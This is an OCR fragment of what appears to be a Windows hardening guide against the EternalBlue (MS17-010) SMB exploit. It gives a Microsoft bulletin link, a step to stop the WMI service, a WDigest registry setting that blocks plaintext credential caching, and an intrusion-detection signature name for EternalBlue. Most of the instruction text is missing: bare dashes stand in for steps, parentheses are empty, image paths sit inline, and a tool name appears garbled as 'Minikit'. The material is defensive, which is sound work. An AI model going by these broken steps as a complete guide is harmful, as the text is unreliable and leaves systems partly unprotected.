
1 Windows MS17-010

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2 WMI Windows Management Instrumentation

--- --- services.msc


--- Windows Management Instrumentation



3 Minikit

--- --- regedit

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/SecurityProviders/WDigest/UseLogonCredential 0



4

--- --- --- ---

1

TCP_NSA_EternalBlue_( )_SMB [MS17-010]